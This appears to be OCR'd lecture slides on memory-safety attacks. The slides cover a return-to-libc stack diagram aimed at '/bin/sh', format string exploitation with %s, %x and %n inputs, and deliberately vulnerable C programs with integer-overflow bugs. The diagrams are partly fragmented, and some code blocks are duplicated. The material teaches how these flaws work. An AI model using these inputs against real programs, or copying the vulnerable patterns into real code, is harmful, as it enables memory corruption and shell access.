
In C


```
return;
```


In compiled assembly


```
leave:   mov %esp %ebp
         pop %ebp
ret:   ➡ pop %eip
```






System()
0xFFFFFFFF
0x00000000
$ebp
$esp
Caller’s data
arg1
return $eip
prev. $ebp
....
buf[]
“/bin/sh”
0xb7e5f430
Ret. $eip
$eb
p


System()
0xFFFFFFFF
0x00000000
$ebp
$esp
Caller's data
arg1
return $eip
prev. $ebp
....
buf[]
Caller's data
"/bin/sh"
0xb7e5f430
prev. $ebp
....
buf[]
Caller's data
"/bin/sh"
0xb7e5f430
$ebp
$esp
Caller's data
"/bin/sh"
Ret. $eip
Prev. ebp
....



System()
load $ebp+8
0xFFFFFFFF
0x00000000
$ebp
$esp
Caller's data
arg1
return $eip
prev. $ebp
....
buf[]
Caller's data
"/bin/sh"
0xb7e5f430
prev. $ebp
....
buf[]
Caller's data
"/bin/sh"
0xb7e5f430
$ebp
$esp
Caller's data
"/bin/sh"
Ret. $eip
Prev. ebp
....

FORMAT STRING VULNERABILITIES

Format String Vulnerabilities

```
#include <stdio.h>
int main(int argc, char* argv[]) {
		if(argc > 1) {
			printf(argv[1]);
		}

		 return 0;
}
```

./example "Hello World %p %p %p %p %p %p"

Hello World 000E133E 000E133E 0057F000 CCCCCCCC CCCCCCCC CCCCCCCC

Format String

`printf()` - To print out a string according to a format.

```
int printf(const char *format, ...);
```

The argument list of `printf()` consists of :

- One concrete argument format
- Zero or more optional arguments


Hence, compilers don't complain if less arguments are passed to `printf()` during invocation.

How `printf()` Works

```
#include <stdio.h>

int main()
{
   int id=100, age=25; char *name = "Bob Smith";
   printf("ID: %d, Name: %s, Age: %d\n", id, name, age);
}
```

- Here, `printf()` has three optional arguments. Elements starting with "%" are called format specifiers.
- `printf()` scans the format string and prints out each character until "%" is encountered.
- `printf()` calls **va_arg()**, which returns the optional argument pointed by **va_list** and advances it to the next argument.


How `printf()` Works



- When printf() is invoked, the arguments are pushed onto the stack in reverse order.
- When it scans and prints the format string, printf() replaces %d with the value from the first optional argument and prints out the value.
- va_list is then moved to the position 2.

Missing Optional Arguments


```
#include <stdio.h>

int main()
{
    int id=100, age=25; char *name = "Bob Smith";

    printf("ID: %d, Name: %s, Age: %d\n", id, name);
}
```



- va_arg() macro doesn't understand if it reached the end of the optional argument list.
- It continues fetching data from the stack and advancing va_list pointer.

Vulnerable Program's Stack

Inside `printf()`, the starting point of the optional arguments (va_list pointer) is the position right above the format string argument.



What Can We Achieve?

Attack 1 : Crash program
Attack 2 : Print out data on the stack
Attack 3 : Change the program's data in the memory
Attack 4 : Change the program's data to specific value
Attack 5 : Inject Malicious Code

Attack 1 : Crash Program

```
$ ./vul
......
Please enter a string: %s%s%s%s%s%s%s%s
Segmentation fault (core dumped)
```

- Use input: `%s%s%s%s%s%s%s%s`
- `printf()` parses the format string.
- For each `%s`, it fetches a value where va_list points to and advances va_list to the next position.
- As we give %s, `printf()` treats the value as address and fetches data from that address. If the value is not a valid address, the program crashes.

Attack 2 : Print Out Data on the

```
$ ./vul
......
Please enter a string: %x.%x.%x.%x.%x.%x.%x.%x
63.b7fc5ac0.b7eb8309.bffff33f.11223344.252e7825.78252e78.2e78252e
```

- Suppose a variable on the stack contains a secret (constant) and we need to print it out.
- Use user input: `%x%x%x%x%x%x%x%x`
- `printf()` prints out the integer value pointed by va_list pointer and advances it by 4 bytes.
- Number of `%x` is decided by the distance between the starting point of the va_list pointer and the variable. It can be achieved by trial and error.

Attack 3 : Change Program's Data in the Memory

Goal: change the value of `var` variable from 0x11223344 to some other value.

- **`%n`**: Writes the number of characters printed out so far into memory.
- `printf("hello%n",&i)` ⇒ When printf() gets to `%n`, it has already printed 5 characters, so it stores 5 to the provided memory address.
- `%n` treats the value pointed by the va_list pointer as a memory address and writes into that location.
- Hence, if we want to write a value to a memory location, we need to have it's address on the stack.

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]){
	unsigned short s;
	int i;
	char buf[80];

	i = atoi(argv[1]);
	s = i;
	if(s >= 80){		/* [w1] */
		printf("Oh no you don't!\n");
		return -1;
	}
	printf("s = %d\n", s);
	memcpy(buf, argv[2], i);
	buf[i] = '\0';
	return 0;
}
```

Integer Overflows

```
#include <stdio.h>
#include <string.h>
int main(int argc, char *argv[]){
	unsigned short s;
	int i;
	char buf[80];

	i = atoi(argv[1]);
	s = i;
	if(s >= 80){		/* [w1] */
		printf("Oh no you don't!\n");
		return -1;
	}
	printf("s = %d\n", s);
	memcpy(buf, argv[2], i);
	buf[i] = '\0';
	return 0;
}
```

```
int myfunction(int *array, int len){
    int *myarray, i;
    myarray = malloc(len * sizeof(int));    /* [1] */
    if(myarray == NULL){
        return -1;
    }
    for(i = 0; i < len; i++){              /* [2] */
        myarray[i] = array[i];
    }
    return myarray;
}
```

Integer Overflows

```
int myfunction(int *array, int len){
   int *myarray, i;
   myarray = malloc(len * sizeof(int));    /* [1] */
   if(myarray == NULL){
      return -1;
   }
   for(i = 0; i < len; i++){              /* [2] */
      myarray[i] = array[i];
   }
   return myarray;
}
```

Integer Overflows

- Casting down in width is dangerous
  - Is saving those bits really needed?
- Sanity check the results of computations
  - Especially if the inputs come from a user
  - Especially if you are about to do something critical with the result
- Mixing signed and unsigned is also dangerous
- Where needed use safe functions if they exist in your language
  - Example: Math.addExact in java
- Fun fact: Python does not really have these issues